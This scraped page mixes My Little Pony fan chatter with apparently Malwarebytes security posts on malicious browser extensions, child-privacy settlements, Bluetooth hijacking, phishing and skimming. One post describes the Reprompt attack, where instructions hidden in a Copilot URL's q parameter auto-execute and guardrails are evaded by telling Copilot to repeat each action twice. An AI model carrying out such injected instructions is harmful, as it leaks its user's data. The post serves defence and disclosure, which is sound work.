Green morph Chrysalis emerged in an update patch to the Gameloft My Little Pony game, which IIRC is a mobile micro-transactions freemium game. Gameloft does these 'ponies as x' updates frequently. Ponies as "reformed" changelings, as breezies, as anime, as seaponies, as goth, crystal ponies, nightmare ponies, kirin, with pets... each patch comes with a limited time story. I assume people keep the variants (in game) if they acquire them, especially if they pay for them.
Meanwhile, Equestria Daily has achieved 15 years of daily posts of pony news and creative output. Seth, the workhorse running the show, has had his fill and is retiring... any moment now. The site will probably stay up but without Seth feeding it, posting is probably going to get thin.
Researchers have found another method used in the spirit of ClickFix: CrashFix.
ClickFix campaigns use convincing lures—historically “Human Verification” screens—to trick the user into pasting a command from the clipboard. After fake Windows update screens, video tutorials for Mac users, and many other variants, attackers have now introduced a browser extension that crashes your browser on purpose.
Researchers found a rip-off of a well-known ad blocker and managed to get it into the official Chrome Web Store under the name “NexShield – Advanced Web Protection.” Strictly speaking, crashing the browser does provide some level of protection, but it’s not what users are typically looking for.
If users install the browser extension, it phones home to nexsnield[.]com (note the misspelling) to track installs, updates, and uninstalls. The extension uses Chrome’s built-in Alarms API (application programming interface) to wait 60 minutes before starting its malicious behavior. This delay makes it less likely that users will immediately connect the dots between the installation and the following crash.
After that pause, the extension starts a denial-of-service loop that repeatedly opens chrome.runtime port connections, exhausting the device’s resources until the browser becomes unresponsive and crashes.
After restarting the browser, users see a pop-up telling them the browser stopped abnormally—which is true but not unexpected— and offering instructions on how to prevent it from happening in the future.
It presents the user with the now classic instructions to open Win+R, press Ctrl+V, and hit Enter to “fix” the problem. This is the typical ClickFix behavior. The extension has already placed a malicious PowerShell or cmd command on the clipboard. By following the instructions, the user executes that malicious command and effetively infects their own computer.
Based on fingerprinting checks to see whether the device is domain-joined, there are currently two possible outcomes.
If the machine is joined to a domain, it is treated as a corporate device and infected with a Python remote access trojan (RAT) dubbed ModeloRAT. On non-domain-joined machines, the payload is currently unknown as the researchers received only a “TEST PAYLOAD!!!!” response. This could imply ongoing development or other fingerprinting which made the test machine unsuitable.
How to stay safe
The extension was no longer available in the Chrome Web Store at the time of writing, but it will undoubtedly resurface with an other name. So here are a few tips to stay safe:
If you’re looking for an ad blocker or other useful browser extensions, make sure you are installing the real deal. Cybercriminals love to impersonate trusted software.
Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
Secure your devices. Use an up-to-date real-time anti-malware solution with a web protection component.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!
Pro tip: the free Malwarebytes Browser Guard extension is a very effective ad blocker and protects you from malicious websites. It also warns you when a website copies something to your clipboard and adds a small snippet to render any commands useless.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Google has settled yet another class-action lawsuit accusing it of collecting children’s data and using it to target them with advertising. The tech giant will pay $8.25 million to address allegations that it tracked data on apps specifically designated for kids.
AdMob’s mobile data collection
This settlement stems from accusations that apps provided under Google’s “Designed for Families” programme, which was meant to help parents find safe apps, tracked children. Under the terms of this programme, developers were supposed to self-certify COPPA compliance and use advertising SDKs that disabled behavioural tracking. However, some did not, instead using software embedded in the apps that was created by a Google-owned mobile advertising company called AdMob.
When kids used these apps, which included games, AdMob collected data from these apps, according to the class action lawsuit. This included IP addresses, device identifiers, usage data, and the child’s location to within five meters, transmitting it to Google without parental consent. The AdMob software could then use that information to display targeted ads to users.
This kind of activity is exactly what the Children’s Online Privacy Protection Act (COPPA) was created to stop. The law requires operators of child-directed services to obtain verifiable parental consent before collecting personal information from children under 13. That includes cookies and other identifiers, which are the core tools advertisers use to track and target people.
The families filing the lawsuit alleged that Google knew this was going on:
“Google and AdMob knew at the time that their actions were resulting in the exfiltration data from millions of children under thirteen but engaged in this illicit conduct to earn billions of dollars in advertising revenue.”
Security researchers had alerted Google to the issue in 2018, according to the filing.
YouTube settlement approved
What’s most disappointing is that these privacy issues keep happening. This news arrives at the same time that a judge approved a settlement on another child privacy case involving Google’s use of children’s data on YouTube. This case dates back to October 2019, the same year that Google and YouTube paid a whopping $170m fine for violating COPPA.
Families in this class action suit alleged that YouTube used cookies and persistent identifiers on child-directed channels, collecting data including IP addresses, geolocation data, and device serial numbers. This is the same thing that it does for adults across the web, but COPPA protects kids under 13 from such activities, as do some state laws.
According to the complaint, YouTube collected this information between 2013 and 2020 and used it for behavioural advertising. This form of advertising infers people’s interests from their identifiers, and it is more lucrative than contextual advertising, which focuses only on a channel’s content.
The case said that various channel owners opted into behavioural advertising, prompting Google to collect this personal information. No parental consent was obtained, the plaintiffs alleged. Channel owners named in the suit included Cartoon Network, Hasbro, Mattel, and DreamWorks Animation.
Under the YouTube settlement (which was agreed in August and recently approved by a judge), families can file claims through YouTubePrivacySettlement.com, although the deadline is this Wednesday. Eligible families are likely to get $20–$30 after attorneys’ fees and administration costs, if 1–2% of eligible families submit claims.
COPPA is evolving
Last year, the FTC amended its COPPA Rule to introduce mandatory opt-in consent for targeted advertising to children, separate from general data-collection consent.
The amendments expand the definition of personal information to include biometric data and government-issued ID information. It also lets the FTC use a site operator’s marketing materials to determine whether a site targets children.
Site owners must also now tell parents who they’ll share information with, and the amendments stop operators from keeping children’s personal information forever. If these all sounds like measures that should have been included to protect children online from the get-go, we agree with you. In any case, companies have until this April to comply with the new rules.
Will the COPPA rules make a difference? It’s difficult to say, given the stream of privacy cases involving Google LLC (which owns YouTube and AdMob, among others). When viewed against Alphabet’s overall earnings, an $8.25m penalty risks being seen as a routine business expense rather than a meaningful deterrent.
We don’t just report on data privacy—we help you remove your personal information
Cybersecurity risks should never spread beyond a headline. With Malwarebytes Personal Data Remover, you can scan to find out which sites are exposing your personal information, and then delete that sensitive data from the internet.
A group of cybercriminals called DarkSpectre is believed to be behind three campaigns spread by malicious browser extensions: ShadyPanda, GhostPoster, and Zoom Stealer.
We wrote about the ShadyPanda campaign in December 2025, warning users that extensions which had behaved normally for years suddenly went rogue. After a malicious update, these extensions were able to track browsing behavior and run malicious code inside the browser.
Also in December, researchers uncovered a new campaign, GhostPoster, and identified 17 compromised Firefox extensions. The campaign was found to hide JavaScript code inside the image logo of malicious Firefox extensions with more than 50,000 downloads, allowing attackers to to monitor browser activity and plant a backdoor.
The use of malicious code in images is a technique called steganography. Earlier GhostPoster extensions hid JavaScript loader code inside PNG icons such as logo.png for Firefox extensions like “Free VPN Forever,” using a marker (for example, three equals signs) in the raw bytes to separate image data from payload.
Newer variants moved to embedding payloads in arbitrary images inside the extension bundle, then decoding and decrypting them at runtime. This makes the malicious code much harder for researchers to detect.
Based on that research, other researchers found an additional 17 extensions associated with the same group, beyond the original Firefox set. These were downloaded more than 840,000 times in total, with some remaining active in the wild for up to five years.
GhostPoster first targeted Microsoft Edge users and later expanded to Chrome and Firefox as the attackers built out their infrastructure. The attackers published the extensions in each browser’s web store as seemingly useful tools with names like “Google Translate in Right Click,” “Ads Block Ultimate,” “Translate Selected Text with Google,” “Instagram Downloader,” and “Youtube Download.”
The extensions can see visited sites, search queries, and shopping behavior, allowing attackers to create detailed profiles of users’ habits and interests.
Combined with other malicious code, this visibility could be extended to credential theft, session hijacking, or attacks targeting online banking workflows, even if those are not the primary goal today.
How to stay safe
Although we always advise people to install extensions only from official web stores, this case proves once again that not all extensions available there are safe. That said, the risk involved in installing an extension from outside the web store is even greater.
Extensions listed in the web store undergo a review process before being approved. This process, which combines automated and manual checks, assesses the extension’s safety, policy compliance, and overall user experience. The goal is to protect users from scams, malware, and other malicious activity.
Mozilla and Microsoft have removed the identified add-ons from their stores, and Google has confirmed their removal from the Chrome Web Store. However, already installed extensions remain active until users manually uninstall them.
If you’re worried that you may have installed one of these extensions, run a Malwarebytes Deep Scan with your browsers closed.

On the Malwarebytes Dashboard click on the three stacked dots to select the Advanced Scan option.
On the Advanced Scan tab, select Deep Scan. Note that this scan uses more system resources than usual.
After the scan, remove any found items, and then reopen your browser(s).
Manual check:
These are the names of the 17 additional extensions that were discovered:
AdBlocker
Ads Block Ultimate
Amazon Price History
Color Enhancer
Convert Everything
Cool Cursor
Floating Player – PiP Mode
Full Page Screenshot
Google Translate in Right Click
Instagram Downloader
One Key Translate
Page Screenshot Clipper
RSS Feed
Save Image to Pinterest on Right Click
Translate Selected Text with Google
Translate Selected Text with Right Click
Youtube Download
Note: There may be extensions with the same names that are not malicious.
We don’t just report on threats—we help safeguard your entire digital identity
Cybersecurity risks should never spread beyond a headline. Protect your, and your family’s, personal information by using identity protection.
Join us at the brand new Pokémon kink meme! Open to SFW and NSFW prompts for any Pokémon-related fandom. Let's bring back the fun of prompting and filling to the Pokémon fandom at large!
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard, a feature of our mobile protection products. Submit a screenshot, paste suspicious content, or share a text or phone number, and we’ll tell you if it’s a scam or legit. Download Malwarebytes Mobile Security for iOS or Android and try it today!
Queens of the whooo? I didn't vote for them and where's the Watery Tart off to, anyway?
My pet robot gives me no joy when I ask it to cook up an ensemble piece like this. At best it will get "trio" and put the three CMC together for a group portrait (booooring) and then swap around wings and horns and vary the body sizes. Shake 'n' Make, with emphasis on the shake. I suspect that Truekry resorted to "Photoshop" to paste this pastiche together. Apple Bloom looks off, like she was added in after the fact. The picture is also humongous. It might be a case of stitching several pictures together?
WhisperPair is a set of attacks that lets an attacker hijack many popular Bluetooth audio accessories that use Google Fast Pair and, in some cases, even track their location via Google’s Find Hub network—all without requiring any user interaction.
Researchers at the Belgian University of Leuven revealed a collection of vulnerabilities they found in audio accessories that use Google’s Fast Pair protocol. The affected accessories are sold by 10 different companies: Sony, Jabra, JBL, Marshall, Xiaomi, Nothing, OnePlus, Soundcore, Logitech, and Google itself.
Google Fast Pair is a feature that makes pairing Bluetooth earbuds, headphones and similar accessories with Android devices quick and seamless, and syncs them across a user’s Google account.
The Google Fast Pair Service (GFPS) utilizes Bluetooth Low Energy (BLE) to discover nearby Bluetooth devices. Many big-name audio brands use Fast Pair in their flagship products, so the potential attack surface consists of hundreds of millions of devices.
The weakness lies in the fact that Fast Pair skips checking whether a device is in pairing mode. As a result, a device controlled by an attacker, such as a laptop, can trigger Fast Pair even when the earbuds are sitting in a user’s ear or pocket, then quickly complete a normal Bluetooth pairing and take full control.
What that control enables depends on the capabilities of the hijacked device. This can range from playing disturbing noises to recording audio via built-in microphones.
It gets worse if the attacker is the first to pair the accessory with an Android device. In that case, the attacker’s Owner Account Key–designating their Google account as the legitimate owner’s—to the accessory. If the Fast Pair accessory also supports Google’s Find Hub network, which many people use to locate lost items, the attacker may then be able to track the accessory’s location.
Google classified this vulnerability, tracked under CVE‑2025‑36911, as critical. However, the only real fix is a firmware or software update from the accessory manufacturer, so users need to check with their specific brand and install accessory updates, as updating the phone alone does not fix the issue.
How to stay safe
To find out whether your device is vulnerable, the researchers published a list and recommend keeping all accessories updated. The research team tested 25 commercial devices from 16 manufacturers using 17 different Bluetooth chipsets. They were able to take over the connection and eavesdrop on the microphone on 68% of the tested devices.
These are the devices the researchers found to be vulnerable, but it’s possible that others are affected as well:
Anker soundcore Liberty 4 NC
Google Pixel Buds Pro 2
JBL TUNE BEAM
Jabra Elite 8 Active
Marshall MOTIF II A.N.C.
Nothing Ear (a)
OnePlus Nord Buds 3 Pro
Sony WF-1000XM5
Sony WH-1000XM4
Sony WH-1000XM5
Sony WH-1000XM6
Sony WH-CH720N
Xiaomi Redmi Buds 5 Pro
We don’t just report on phone security—we provide it
If you can’t beat them, copy them. That seems to be the thinking behind an unusual campaign by the Dutch police, who set up a fake ticket website selling tickets that don’t exist.
The website, TicketBewust.nl, invites people to order tickets for events like football matches and concerns. But the offers were never real. The entire site was a deliberate sting, designed to show people how easily ticket fraud works.
The Netherlands’ National Police created the site to warn people about ticket fraud. They worked with the Fraud Helpdesk and online marketplace Marktplaats to run ads promoting “exclusive tickets” for sold-out concerts. If anyone got far enough to try and buy a ticket, the fake site took them to a police webpage explaining that they’d just interacted with a fake online shop.
People fell for these too-good-to-be-true deals—and that’s the most interesting part of this story. Many of us assume we’re far too savvy to fall prey to such online shenanigans, but a surprisingly large number of people do.
More than 300,000 people saw the police ads on Marktplaats between October 30, 2025, and January 11, 2026. Over 30,000 people opened opened it to take a look. 7,402 of them clicked the link to the fake site that was in the ad, and 3,432 people tried to order tickets.
That’s a reminder that online crime works a lot like regular ecommerce. Whether you’re selling real tickets or fake ones, it’s just a numbers game. Only a small percentage of people who see an ad will ever convert—but even a tiny fraction can be lucrative.
In this case, around 1% of people that saw the ad took the bait, but that represents a big profit for scammers. Fake ticket sellers raked in an average of $672 per victim in the US between 2020 and 2024, according to data from the Better Business Bureau (BBB).
Why ticket fraud is so common
Dutch police get around 50,000 online fraud complaints annually, with 10% involving fake tickets. It’s a problem in other countries too, with UK losses to gig ticket scams doubling in 2024 to £1.6 million (around $2.1 million).
Part of the reason fake ticket scams are so effective is that many cases never get reported. Some victims don’t think the loss is significant enough, while others simply don’t want to admit they were tricked. But there’s another, more fundamental reason these scams work so well: the audience is already primed to buy.
People searching for tickets are usually doing so because they don’t want to miss out. Scammers lean hard into that fear of missing out (FOMO), pairing it with scarcity cues like “sold out,” “limited availability,” or time-limited offers. People under emotional pressure from urgency and scarcity tend to do irrational things and take risks they shouldn’t. It’s why people invest erratically or take gambles on dodgy online sales.
How to protect yourself from fake ticket sites
The advice for avoiding shady ticket sellers looks a lot like advice for avoiding scams in general:
Watch what you click on social media. Social media accounts for 52% of concert ticket fraud cases, according to the BBB data. Stick to official channels like Ticketmaster, AXS, or the venue’s box office—and double check the URL you’re accessing.
Don’t let emotions get the better of you. Ticket sellers target high-demand events because they know people are desperate to attend and might let their guard down. That’s why fake ticket scams spiked after Oasis announced their reunion tour.
Don’t be fooled by support lines. Just because they’re on the phone doesn’t mean they’re legit.
Never pay via Zelle, Venmo, Cash App, gift cards or crypto. Use credit cards or other payment methods that offer purchase protection.
A little skepticism can go a long way when looking for sought-after tickets. So if you see an online ad offering you the seats of a lifetime, take a minute to research the seller. It could save you hundreds of dollars and a heap of disappointment.
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard, a feature of our mobile protection products. Submit a screenshot, paste suspicious content, or share a text or phone number, and we’ll tell you if it’s a scam or legit. Download Malwarebytes Mobile Security for iOS or Android and try it today!
Researchers found a method to steal data which bypasses Microsoft Copilot’s built-in safety mechanisms.
The attack flow, called Reprompt, abuses how Microsoft Copilot handled URL parameters in order to hijack a user’s existing Copilot Personal session.
Copilot is an AI assistant which connects to a personal account and is integrated into Windows, the Edge browser, and various consumer applications.
The issue was fixed in Microsoft’s January Patch Tuesday update, and there is no evidence of in‑the‑wild exploitation so far. Still, it once again shows how risky it can be to trust AI assistants at this point in time.
Reprompt hides a malicious prompt in the q parameter of an otherwise legitimate Copilot URL. When the page loads, Copilot auto‑executes that prompt, allowing an attacker to run actions in the victim’s authenticated session after just a single click on a phishing link.
In other words, attackers can hide secret instructions inside the web address of a Copilot link, in a place most users never look. Copilot then runs those hidden instructions as if the users had typed them themselves.
Because Copilot accepts prompts via a q URL parameter and executes them automatically, a phishing email can lure a user into clicking a legitimate-looking Copilot link while silently injecting attacker-controlled instructions into a live Copilot session.
What makes Reprompt stand out from other, similar prompt injection attacks is that it requires no user-entered prompts, no installed plugins, and no enabled connectors.
The basis of the Reprompt attack is amazingly simple. Although Copilot enforces safeguards to prevent direct data leaks, these protections only apply to the initial request. The attackers were able to bypass these guardrails by simply instructing Copilot to repeat each action twice.
Working from there, the researchers noted:
“Once the first prompt is executed, the attacker’s server issues follow‑up instructions based on prior responses and forms an ongoing chain of requests. This approach hides the real intent from both the user and client-side monitoring tools, making detection extremely difficult.”
How to stay safe
You can stay safe from the Reprompt attack specifically by installing the January 2026 Patch Tuesday updates.
If available, use Microsoft 365 Copilot for work data, as it benefits from Purview auditing, tenant‑level data loss prevention (DLP), and admin restrictions that were not available to Copilot Personal in the research case. DLP rules look for sensitive data such as credit card numbers, ID numbers, health data, and can block, warn, or log when someone tries to send or store it in risky ways (email, OneDrive, Teams, Power Platform connectors, and more).
Don’t click on unsolicited links before verifying with the (trusted) source whether they are safe.
Reportedly, Microsoft is testing a new policy that allows IT administrators to uninstall the AI-powered Copilot digital assistant on managed devices.

Malwarebytes users can disable Copilot for their personal machines under Tools > Privacy, where you can toggle Disable Windows Copilot to on (blue).
In general, be aware that using AI assistants still pose privacy risks. As long as there are ways for assistants to automatically ingest untrusted input—such as URL parameters, page text, metadata, and comments—and merge it into hidden system prompts or instructions without strong separation or filtering, users remain at risk of leaking private information.
So when using any AI assistant that can be driven via links, browser automation, or external content, it is reasonable to assume “Reprompt‑style” issues are at least possible and should be taken into consideration.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.


Recently, fake LinkedIn profiles have started posting comment replies claiming that a user has “engaged in activities that are not in compliance” with LinkedIn’s policies and that their account has been “temporarily restricted” until they submit an appeal through a specified link in the comment.
The comments come in different shapes and sizes, but here’s one example we found.
The accounts posting the comments all try to look like official LinkedIn bots and use various names. It’s likely they create new accounts when LinkedIn removes them. Either way, multiple accounts similar to the “Linked Very” one above were reported in a short period, suggesting automated creation and posting at scale.
The same pattern is true for the links. The shortened link used in the example above has already been disabled, while others point directly to phishing sites. Scammers often use shortened LinkedIn links to build trust, making targets believe the messages are legitimate. Because LinkedIn can quickly disable these links, attackers likely test different approaches to see which last the longest.
Here’s another example:

Malwarebytes blocks this last link based on the IP address:

If users follow these links, they are taken to a phishing page designed to steal their LinkedIn login details:
Image courtesy of BleepingComputer
A LinkedIn spokesperson confirmed to BleepingComputer they are aware of the situation:
“I can confirm that we are aware of this activity and our teams are working to take action.”
Stay safe
In situations like this awareness is key—and now you know what to watch for. Some additional tips:
Don’t click on unsolicited links in private messages and comments without verifying with the trusted sender that they’re legitimate.
Always log in directly on the platform that you are trying to access, rather than through a link.
Use a password manager, which won’t auto-fill in credentials on fake websites.
Use a real-time, up-to-date anti-malware solution with a web protection module to block malicious sites.
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard, a feature of our mobile protection products. Submit a screenshot, paste suspicious content, or share a text or phone number, and we’ll tell you if it’s a scam or legit. Download Malwarebytes Mobile Security for iOS or Android and try it today!
Researchers have been tracking a Magecart campaign that targets several major payment providers, including American Express, Diners Club, Discover, and Mastercard.
Magecart is an umbrella term for criminal groups that specialize in stealing payment data from online checkout pages using malicious JavaScript, a technique known as web skimming.
In the early days, Magecart started as a loose coalition of threat actors targeting Magento‑based web stores. Today, the name is used more broadly to describe web-skimming operations against many e‑commerce platforms. In these attacks, criminals inject JavaScript into legitimate checkout pages to capture card data and personal details as shoppers enter them.
The campaign described by the researchers has been active since early 2022. They found a vast network of domains related to a long-running credit card skimming operation with a wide reach.
“This campaign utilizes scripts targeting at least six major payment network providers: American Express, Diners Club, Discover (a subsidiary of Capital One), JCB Co., Ltd., Mastercard, and UnionPay. Enterprise organizations that are clients of these payment providers are the most likely to be impacted.”
Web skimmers usually hook into the checkout flow using JavaScript. They are designed to read form fields containing card numbers, expiry dates, card verification codes (CVC), and billing or shipping details, then send that data to the attackers.
To avoid detection, the JavaScript is heavily obfuscated to and may even trigger a self‑destruct routine to remove the skimmer from the page. This can cause investigations performed through an admin session to appear unsuspicious.
Besides other methods to stay hidden, the campaign uses bulletproof hosting for a stable environment. Bulletproof hosting refers to web hosting services designed to shield cybercriminals by deliberately ignoring abuse complaints, takedown requests, and law enforcement actions.
How to stay safe
Magecart campaigns affect three groups: customers, merchants, and payment providers. Because web skimmers operate inside the browser, they can bypass many traditional server‑side fraud controls.
While shoppers cannot fix compromised checkout pages themselves, they can reduce their exposure and improve their chances of spotting fraud early.
A few things you can protect against the risk of web skimmers:
Use virtual or single‑use cards for online purchases so any skimmed card number has a limited lifetime and spending scope.
Where possible, turn on transaction alerts (SMS, email, or app push) for card activity and review statements regularly to spot unsolicited charges quickly.
Use strong, unique passwords on bank and card portals so attackers cannot easily pivot from stolen card data to full account takeover.
Use a web protection solution to avoid connecting to malicious domains.

You need to set up remote access to a colleague’s computer. You do a Google search for “RustDesk download,” click one of the top results, and land on a polished website with documentation, downloads, and familiar branding.
You install the software, launch it, and everything works exactly as expected.
What you don’t see is the second program that installs alongside it—one that quietly gives attackers persistent access to your computer.
That’s exactly what we observed in a campaign using the fake domain rustdesk[.]work.
The bait: a near-perfect impersonation

We identified a malicious website at rustdesk[.]work impersonating the legitimate RustDesk project, which is hosted at rustdesk.com. The fake site closely mirrors the real one, complete with multilingual content and prominent warnings claiming (ironically) that rustdesk[.]work is the onlyofficial domain.
This campaign doesn’t exploit software vulnerabilities or rely on advanced hacking techniques. It succeeds entirely through deception. When a website looks legitimate and the software behaves normally, most users never suspect anything is wrong.
What happens when you run the installer
The installer performs a deliberate bait-and-switch:

It installs real RustDesk, fully functional and unmodified
It quietly installs a hidden backdoor, a malware framework known as Winos4.0
